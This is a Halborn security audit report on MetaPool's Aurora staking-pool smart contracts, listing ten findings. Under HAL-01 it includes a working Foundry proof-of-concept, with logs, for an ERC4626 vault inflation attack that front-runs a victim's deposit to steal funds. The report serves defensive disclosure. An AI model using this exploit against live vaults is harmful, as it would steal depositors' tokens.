MetaPool - Staking Pools Aurora

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **May 8th, 2023 - May 22nd, 2023**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	05/15/2023	Alejandro Taibo
0.2	Document Updates	05/19/2023	Alejandro Taibo
0.3	Document Updates	05/22/2023	Alejandro Taibo
0.4	Draft Review	05/22/2023	Gokberk Gulgun
0.5	Draft Review	05/22/2023	Gabi Urrutia
1.0	Remediation Plan	06/05/2023	Alejandro Taibo
1.1	Remediation Plan Updates	06/12/2023	Alejandro Taibo
1.2	Remediation Plan Review	06/13/2023	Gokberk Gulgun
1.3	Remediation Plan Review	06/13/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Gokberk Gulgun	Halborn	Gokberk.Gulgun@halborn.com
Alejandro Taibo	Halborn	Alejandro.Taibo@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

MetaPool engaged Halborn to conduct a security audit on their smart contracts beginning on May 8th, 2023 and ending on May 22nd, 2023. The security assessment was scoped to the smart contracts provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided two weeks for the engagement and assigned a full-time security engineer to audit the security of the smart contract. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some security risks that were mostly addressed by the MetaPool team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions. (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts.
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment. (Brownie, Anvil, Foundry)

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 EXPLOITABILITY

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A)	1
	Specific (AO:S)	0.2
Attack Cost (AC)	Low (AC:L)	1
	Medium (AC:M)	0.67
	High (AC:H)	0.33
Attack Complexity (AX)	Low (AX:L)	1
	Medium (AX:M)	0.67
	High (AX:H)	0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 IMPACT

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 SEVERITY COEFFICIENT

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

IN-SCOPE CODE & COMMITS:

- Repository: staking-pool-aurora
    - Commit ID: 834858858d89bb7c60fdbbfb4864267d2992dfa5
    - Release TAG: v0.1.0
    - Smart contracts **in scope**:
      - All smart contracts under /contracts folder.

REMEDIATION RELEASES:

- Repository: staking-pool-aurora
    - Release TAGS:
        - v0.2.0-pr.2
        - v0.2.0-rc.3

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	1	0	5	4

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
VAULT IMPLEMENTATION IS VULNERABLE TO INFLATION ATTACK	High (8.8)	SOLVED - 06/05/2023
ERC4626 VAULT DEPOSITS AND WITHDRAWS SHOULD CONSIDER SLIPPAGE	Low (3.4)	SOLVED - 06/05/2023
SAME DEPOSITOR CAN BE ADDED MULTIPLE TIMES	Low (2.8)	SOLVED - 06/05/2023
AN EXCESS OF DEPOSITORS COULD LEAD TO DOS	Low (2.2)	SOLVED - 06/05/2023
USAGE OF SEVERAL LOOPS IN UNSTAKING PROCESS COULD LEAD TO DOS	Low (2.2)	PARTIALLY SOLVED - 06/05/2023
VAULTS ARE NOT EIP-4626 COMPLIANT	Low (2.5)	PARTIALLY SOLVED - 06/09/2023
USE CUSTOM ERRORS INSTEAD OF REVERT STRINGS TO SAVE GAS	Informational (0.0)	SOLVED - 06/09/2023
USE UINT256 INSTEAD OF UINT IN FUNCTION ARGUMENTS	Informational (0.0)	SOLVED - 06/09/2023
LOOP GAS USAGE OPTIMIZATION	Informational (0.0)	SOLVED - 06/09/2023
TYPOS IN COMMENTS	Informational (0.0)	SOLVED - 06/09/2023

FINDINGS & TECH DETAILS

4.1 (HAL-01) VAULT IMPLEMENTATION IS VULNERABLE TO INFLATION ATTACK - HIGH (8.8)

Description:

The StakedAuroraVault contract follows the EIP4626 standard: https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/extensions/ERC4626.sol

This extension allows the minting and burning of **shares** (represented using the ERC20 inheritance) in exchange for underlying **assets** through standardized deposit, mint, redeem and burn workflows. But this extension also has the following problem:

When the vault is empty or nearly empty, deposits are at high risk of being stolen through front-running by inflating the share-token value through burning obtained shares. This is variously known as a donation or inflation attack and is essentially a problem of slippage.

Therefore, this issue could affect the users using the protocol that run the risk of losing a part of their deposited tokens.

Code Location:

staking-pool-aurora:

Listing 1: contracts/StakedAuroraVault.sol (Line 241)

```
240 function burn(uint256 amount) external {
241     _burn(msg.sender, amount);
242 }
```

Listing 2: contracts/StakedAuroraVault.sol (Line 249)

```
function burnFrom(address account, uint256 amount) external {
    _spendAllowance(account, msg.sender, amount);
    _burn(account, amount);
}
```

BVSS:

AO:A/AC:L/AX:L/C:M/I:N/A:N/D:H/Y:N/R:N/S:U (8.8)

Proof of Concept:

In order to exploit the issue, an attacker just has to follow the next steps:


1. An attacker detects that a user is going to deposit and amount of tokens and front-runs the transaction by depositing an amount of tokens to burn its shares associated until keeping one, which will correspond to the entire balance of the contract. Burning these shares will inflate the value of share-token in the vault. For example, Alice wants to deposit 200 ETH, then the attacker front-run this transaction by depositing 100 ETH + 1 WEI to burn just after 100 shares. The attacker will end up having 1 share and the vault 100 ETH + 1 WEI.
2. Once the value of the share-token has been inflated, the victim's transaction gets included in a block receiving many fewer shares due to the inflation. Following with the example, Alice finally deposits 200 ETH receiving only 1 share.
3. The attacker redeems the share, receiving part of the amount deposited in the victim's transaction that was front-run previously. In the example, the attacker will end up withdrawing 150 ETH, obtaining 50 ETH of profit from previous Alice's deposit and 100 ETH from the attacker's deposit.

The test described below and developed in Foundry shows balances and which action has been performed in each step, proving a successful exploitation of this issue following the aforementioned steps:

Listing 3: Inflation attack POC

```
function testInflationAttack() public {
    prepareBalances();

    vm.prank(OPERATOR);
    stakedAuroraVault.updateEnforceWhitelist(false);

    console.log("[-] Initial balances:");
    printBalances();

    vm.startPrank(ATTACKER);
    {
        aur.approve(address(stakedAuroraVault), 100 ether + 1);
        stakedAuroraVault.deposit(100 ether + 1, ATTACKER);

        console.log("[*] After ATTACKER's deposit:");
        printBalances();

        stakedAuroraVault.burn(100 ether);  // Inflate shares'
↳ value
        console.log("[*] After ATTACKER's inflation:");
        printBalances();
    }
    vm.stopPrank();

    vm.startPrank(ALICE);
    {
        aur.approve(address(stakedAuroraVault), 200 ether);
        stakedAuroraVault.deposit(200 ether, ALICE);
    }
    vm.stopPrank();

    console.log("[+] Victim deposit tokens:");
    printBalances();

    vm.startPrank(ATTACKER);
    {
        stakedAuroraVault.redeem(1, ATTACKER, ATTACKER);
        stakingManager.cleanOrdersQueue();  // Set tokens as
↳ pending

```

```
        skip(2 hours);  // AURORA's tau

        stakingManager.cleanOrdersQueue();  // Withdraw pending tokens
        stakedAuroraVault.withdraw(
            stakingManager.getAvailableAssets(ATTACKER),
            ATTACKER,
            ATTACKER
        );
    }
    vm.stopPrank();

    console.log("[*] After ATTACKER's withdraw:");
    printBalances();
}

function prepareBalances() public {
    aur.mint(ALICE, 200 ether);
    aur.mint(BOB, 200 ether);
    aur.mint(CHARLIE, 200 ether);

    aur.mint(ATTACKER, 200 ether);
}

function printBalances() public view {
    console.log("\t- Attacker AUR balance: ", aur.balanceOf(ATTACKER));
    console.log("\t- Attacker stAUR balance: ", stakedAuroraVault.balanceOf(ATTACKER));
    console.log("\t- stAUR total supply: ", stakedAuroraVault.totalSupply());
    console.log("\t- Alice AUR balance: ", aur.balanceOf(ALICE));
    console.log("\t- Alice stAUR balance: ", stakedAuroraVault.balanceOf(ALICE));
    console.log("");
}
```



```
[PASS] testInflationAttack() (gas: 945480)
Logs:
  [-] Initial balances:
        - Attacker AUR balance:  200000000000000000000
        - Attacker stAUR balance:  0
        - stAUR total supply:  0
        - Alice AUR balance:  200000000000000000000
        - Alice stAUR balance:  0

  [*] After ATTACKER's deposit:
        - Attacker AUR balance:  99999999999999999999
        - Attacker stAUR balance:  100000000000000000001
        - stAUR total supply:  100000000000000000001
        - Alice AUR balance:  200000000000000000000
        - Alice stAUR balance:  0

  [*] After ATTACKER's inflation:
        - Attacker AUR balance:  99999999999999999999
        - Attacker stAUR balance:  1
        - stAUR total supply:  1
        - Alice AUR balance:  200000000000000000000
        - Alice stAUR balance:  0

  [+] Victim deposit tokens:
        - Attacker AUR balance:  99999999999999999999
        - Attacker stAUR balance:  1
        - stAUR total supply:  2
        - Alice AUR balance:  0
        - Alice stAUR balance:  1

  [*] After ATTACKER's withdraw:
        - Attacker AUR balance:  249999999999999999999
        - Attacker stAUR balance:  0
        - stAUR total supply:  1
        - Alice AUR balance:  0
        - Alice stAUR balance:  1


Test result: ok. 1 passed; 0 failed; finished in 4.60ms
```

Files required to execute properly this test such as DeploymentHelper.sol have been included in the Appendix of this document.

Recommendation:

It is recommended to not allow users to burn shares arbitrarily in order to avoid inflating them, this could be done by removing public burn functions or controlling their access.

Also, vault deployers can protect against this attack by making an initial deposit of a non-trivial amount of the asset, such that price manipulation becomes infeasible.

Remediation Plan:

SOLVED: The MetaPool team solved the issue by removing public burn functions in the following commit ID:

- e8dd85072bf7cd8a1c38a2d49068b42beee85d82.

4.2 (HAL-02) ERC4626 VAULT DEPOSITS AND WITHDRAWS SHOULD CONSIDER SLIPPAGE - LOW (3.4)

Description:

The scoped repositories make use of ERC4626 custom implementations that should follow the EIP-4626 definitions. This standard states the following security consideration:

"If implementors intend to support EOA account access directly, they should consider adding another function call for deposit/mint/withdraw /redeem with the means to accommodate slippage loss or unexpected deposit/withdrawal limits, since they have no other means to revert the transaction if the exact output amount is not achieved."

These vault implementations do not implement a way to limit the slippage when deposits/withdraws are performed. This condition affects specially to EOA since they don't have a way to verify the amount of tokens received and revert the transaction in case they are too few compared to what was expected to be received.

Applying this security consideration would help to EOA to avoid being front-run and losing tokens in transactions towards these smart contracts.

Code Location:

Listing 4: contracts/LiquidityPool.sol

```
function deposit(
    uint256 _assets,
    address _receiver
) public override onlyFullyOperational returns (uint256)
```

Listing 5: contracts/LiquidityPool.sol

```
function redeem(
    uint256 _shares,
    address _receiver,
    address _owner
) public override onlyFullyOperational returns (uint256)
```

Listing 6: contracts/StakedAuroraVault.sol

```
function deposit(
    uint256 _assets,
    address _receiver
) public override onlyFullyOperational checkWhitelist returns (
↳ uint256)
```

Listing 7: contracts/StakedAuroraVault.sol

```
function mint(
    uint256 _shares,
    address _receiver
) public override onlyFullyOperational checkWhitelist returns (
↳ uint256)
```

Listing 8: contracts/StakedAuroraVault.sol

```
function withdraw(
    uint256 _assets,
    address _receiver,
    address
) public override returns (uint256)
```

Listing 9: contracts/StakedAuroraVault.sol

```
function redeem(
    uint256 _shares,
    address _receiver,
    address _owner
) public override onlyFullyOperational returns (uint256)
```

BVSS:

AO:A/AC:L/AX:M/C:N/I:N/A:N/D:M/Y:N/R:N/S:U (3.4)

Recommendation:

It is recommended to include slippage checks in the aforementioned functions to allow EOA to set the minimum amount of tokens that they expect to receive by executing these functions.

References:

- EIP-4626: Security Considerations

Remediation Plan:

SOLVED: The MetaPool team solved the issue by deploying new routers in order to handle EOA transactions and their respective slippage in the following commit ID:

- 9f2098d652f583b42eaa09cf5bd268bc4af46579.

4.3 (HAL-03) SAME DEPOSITOR CAN BE ADDED MULTIPLE TIMES - LOW (2.8)

Description:

The StakingManager smart contract allows inserting multiple depositors that will be used to split the staking load into several smart contracts that should implement the IDepositors interface. The insertion process is made through the execution of insertDepositor function, where the depositor's address will be stored in an array of depositors by executing the array's native push function.

However, since an array is being used instead of a mapping, a depositor's address could be added to the array several times due this condition is not being checked before inserting a new depositor. This could cause a malfunction of the protocol's logic.

Code Location:

Listing 10: contracts/StakingManager.sol

```
function insertDepositor(
    address _depositor
) external onlyRole(ADMIN_ROLE) {
    require(getDepositorsLength() < maxDepositors, "
↳ DEPOSITORS_LIMIT_REACHED");
    depositors.push(_depositor);
    nextDepositor = _depositor;
    _updateDepositorShares(_depositor);

    emit NewDepositorAdded(_depositor, msg.sender);
}
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:L/D:N/Y:N/R:P/S:U (2.8)

Recommendation:

It is recommended to verify whether a depositor’s address has been stored previously in order to avoid major issues.

Remediation Plan:

SOLVED: The MetaPool team solved the issue by checking if the depositor already exists in the following commit ID:

- 5a2e083c72df10905d487fd235062435eba9702e.

4.4 (HAL-04) AN EXCESS OF DEPOSITORS COULD LEAD TO DOS - LOW (2.2)

Description:

The StakingManager smart contract allows setting multiple depositors that will handle the interaction with Aurora external protocol to stake, enabling the possibility to have multiple instances where tokens will be staked during all this process.

Depositors are controlled by using a dynamic array which stores a number of addresses limited by maxDepositors variable, and an operator can set depositors arbitrarily in this mapping as long as the length of depositors does not exceed maxDepositors value.

However, many functions iterate over the aforementioned dynamic array in order to perform a search on it, thus in case of this mapping is large enough, a transaction could run out of gas by calling one of these functions.

Code Location:

Listing 11: contracts/StakingManager.sol (Line 222)

```
220 function depositorExists(address _depositor) external view returns
     ↳  (bool) {
221     uint256 _totalDepositors = getDepositorsLength();
222     for (uint i = 0; i < _totalDepositors; i++) {
223         if (depositors[i] == _depositor) {
224             return true;
225         }
226     }
227     return false;
228 }
```

Listing 12: contracts/StakingManager.sol (Line 240)

```
function setNextDepositor() external onlyStAurVault {
    _updateDepositorShares(nextDepositor);
    address _nextDepositor = depositors[0];
    uint256 _totalDepositors = getDepositorsLength();
    for (uint i = 0; i < _totalDepositors; i++) {
        // Keeping a < instead of <= allows prioritizing the
↳ deposits in lower index depositors.
        if (depositorShares[depositors[i]] < depositorShares[
↳ _nextDepositor] ) {
            _nextDepositor = depositors[i];
        }
    }
    nextDepositor = _nextDepositor;
}
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:L/D:L/Y:L/R:P/S:U (2.2)

Recommendation:

It is recommended to be very restrictive regarding the limits of depositors array length and also, implementing a function to remove depositors from the array.

Remediation Plan:

SOLVED: The MetaPool team solved the issue by restricting the aforementioned array length to 20.

4.5 (HAL-05) USAGE OF SEVERAL LOOPS IN UNSTAKING PROCESS COULD LEAD TO DOS - LOW (2.2)

Description:

The cleanOrdersQueue function implemented in StakingManager smart contract allows processing all requested withdraws which have been put in queue between executions of this function. All these withdraw requests run through different states until withdraws are made effective. For instance, when an account wants to withdraw their staked tokens a WithdrawOrder is created, after cleanOrdersQueue execution all WithdrawOrders are put into PendingOrders mapping and the protocol requests the withdrawal of these associated staked tokens to Aurora protocol, in the next cleanOrdersQueue execution the order will be moved from PendingOrders into AvailableAssets mapping. At this point, the tokens could be withdrawn from the protocol.

This function is executed every a constant defined by Aurora protocol plus a constant defined in StakingManager contract. Moreover, its operation is crucial for the correct functioning of the protocol.

However, this function makes use of a huge amount of gas, since processing every state of each withdraw request requires to iterates over each request and each state independently by using several loops. Therefore, there is a possibility of running out of gas if there is a high volume of requests to process.

Code Location:

Listing 13: contracts/StakingManager.sol

```
for (uint i = 0; i < _totalDepositors; i++) {
    address depositor = depositors[i];
    uint256 pendingAmount = IDepositor(depositor).getPendingAurora
 ↳ ();
```

```
    if (pendingAmount > 0) {
        IDepositor(depositor).withdraw(pendingAmount);
    }
}
```

Listing 14: contracts/StakingManager.sol

```
for (uint i = 1; i <= _totalOrders; i++) {
    Order memory order = pendingOrder[i];
    pendingOrder[i] = Order(0, address(0));
    availableAssets[order.receiver] += order.amount;
}
```

Listing 15: contracts/StakingManager.sol

```
for (uint i = _totalDepositors; i > 0; i--) {
    address depositor = depositors[i-1];
    uint256 assets = getTotalAssetsFromDepositor(depositor);
    if (assets == 0) continue;
    uint256 nextWithdraw = _totalWithdrawInQueue - alreadyWithdraw
    ↳ ;

    if (assets >= nextWithdraw) {
        IDepositor(depositor).unstake(nextWithdraw);
        alreadyWithdraw += nextWithdraw;
    } else {
        IDepositor(depositor).unstakeAll();
        alreadyWithdraw += assets;
    }
    _updateDepositorShares(depositor);
    if (alreadyWithdraw == _totalWithdrawInQueue) return;
}
```

Listing 16: contracts/StakingManager.sol

```
for (uint i = 1; i <= _totalOrders; i++) {
    Order memory order = withdrawOrder[i];
    uint256 _assets = order.amount;
    if (_assets > 0) {
        address _receiver = order.receiver;
        // Removing withdraw order.
        withdrawOrder[i] = Order(0, address(0));

        // Creating pending order.
        pendingOrder[i] = Order(_assets, _receiver);
    }
}
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:L/D:L/Y:L/R:P/S:U (2.2)

Recommendation:

It is recommended to be very restrictive regarding the limits of depositors and WithdrawOrders arrays lengths. On the other hand, it could be convenient to split the load of the aforementioned function between different transactions to avoid running out of gas in a single transaction.

Remediation Plan:

SOLVED: The MetaPool team partially solved the issue by applying the restriction mentioned in HAL-05 and limiting WithdrawOrders length to 200. However, this maximum can be ignored since it can be arbitrarily set during the smart contract deployment.

By the other hand, the workload of this function has not been split into minor tasks in order to reduce gas usage in a single transaction.

4.6 (HAL-06) VAULTS ARE NOT EIP-4626 COMPLIANT - LOW (2.5)

Description:

Following EIP-4626 definition, used ERC4626 custom implementations in scoped contracts are not fully EIP-4626 compliant due to the following functions are not meeting some EIP's requirements:

- Withdraw function missing (LiquidityPool).
- Mint function missing (LiquidityPool).
- maxDeposit function:
  - MUST return the maximum amount of assets deposit would allow to be deposited for receiver and not cause a revert, which MUST NOT be higher than the actual maximum that would be accepted (it should underestimate if necessary). This assumes that the user has infinite assets, i.e. MUST NOT rely on balanceOf of asset.
- maxMint function:
  - MUST return the maximum amount of shares mint would allow to be deposited to the receiver and not cause a revert, which MUST NOT be higher than the actual maximum that would be accepted (it should underestimate if necessary). This assumes that the user has infinite assets, i.e. MUST NOT rely on balanceOf of asset.
- Deposit function (LiquidityPool):
  - MUST emit the Deposit event.
- Redeem function (LiquidityPool):
  - MUST emit the Withdraw event.
- maxDeposit, maxMint, maxWithdraw and maxRedeem functions should return 0 when their respective functions are disabled (LiquidityPool).

Code Location:

Listing 17: contracts/LiquidityPool.sol

```
function mint(uint256, address) public override pure returns (
 ↳ uint256) {
    revert("UNAVAILABLE_FUNCTION");
}
```

Listing 18: contracts/LiquidityPool.sol

```
function withdraw(uint256, address, address) public override pure
 ↳ returns (uint256) {
    revert("UNAVAILABLE_FUNCTION");
}
```

Listing 19: contracts/LiquidityPool.sol

```
emit RemoveLiquidity(
    msg.sender,
    _receiver,
    _owner,
    _shares,
    auroraToSend,
    stAurToSend
);
```

Listing 20: contracts/LiquidityPool.sol

```
emit AddLiquidity(_caller, _receiver, _assets, _shares);
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:N/R:P/S:U (2.5)

Recommendation:

All aforementioned functions should be modified to meet the EIP-4626 specifications in order to avoid future compatibility issues.

References:

- EIP-4626: Specification

Remediation Plan:

PARTIALLY SOLVED: The MetaPool team partially solved the issue by sticking to EIP-4626 definitions.

However, the staking-pool-aurora code has not been modified to stick to the following EIP-4626 definition:

- maxDeposit, maxMint, maxWithdraw and maxRedeem functions should return 0 when their respective functions are disabled (LiquidityPool).

4.7 (HAL-07) USE CUSTOM ERRORS INSTEAD OF REVERT STRINGS TO SAVE GAS - INFORMATIONAL (0.0)

Description:

Failed operations in several contracts are reverted with an accompanying message selected from a set of hard-coded strings.

In the EVM, emitting a hard-coded string in an error message costs **~50** more gas than emitting a custom error. Additionally, hard-coded strings increase the gas required to deploy the contract.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

Custom errors are available from Solidity version 0.8.4 up. Consider replacing all revert strings with custom errors. Usage of custom errors should look like this:

Listing 21

```
error CustomError();

// ...

if (condition)
    revert CustomError();
```

Remediation Plan:

SOLVED: The MetaPool team solved the issue by following the aforementioned recommendation.

4.8 (HAL-08) USE UINT256 INSTEAD OF UINT IN FUNCTION ARGUMENTS - INFORMATIONAL (0.0)

Description:

In solidity, it’s well known that uint type is an alias of uint256 type which means that, at compilation time, declared uint variables are treated as uint256 variables, as well as function arguments.

This condition is essential during ABI definition, since every argument whose type is uint will be assigned to uint256 type. Then, calling to this kind of function through its ABI definition should not be an issue, since uint will always be processed as uint256 in external contracts.

However, using raw calls to contract’s functions whose arguments contain an uint type could lead to errors and unexpected reverts if uint types are specified in the function signature of these raw calls due to function signatures using uint will mismatch with the actual signature that is using a uint256 type defined in the contract.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to change every uint type to uint256 in function arguments.

Remediation Plan:

SOLVED: The MetaPool team solved the issue by modifying the type to uint256.

4.9 (HAL-09) LOOP GAS USAGE OPTIMIZATION - INFORMATIONAL (0.0)

Description:

Multiple gas cost optimization opportunities were identified in the loops of scoped contracts:

- Unnecessary reading of the array length on each iteration wastes gas.
- Using != consumes less gas.
- It is possible to further optimize loops by using unchecked loop index incrementing and decrementing.
- Pre-increment ++i consumes less gas than post-increment i++.

Code Location:

Listing 22: contracts/StakedAuroraVault.sol

```
144 for (uint i = 0; i < _totalAccounts; i++)
```

Listing 23: contracts/StakedAuroraVault.sol

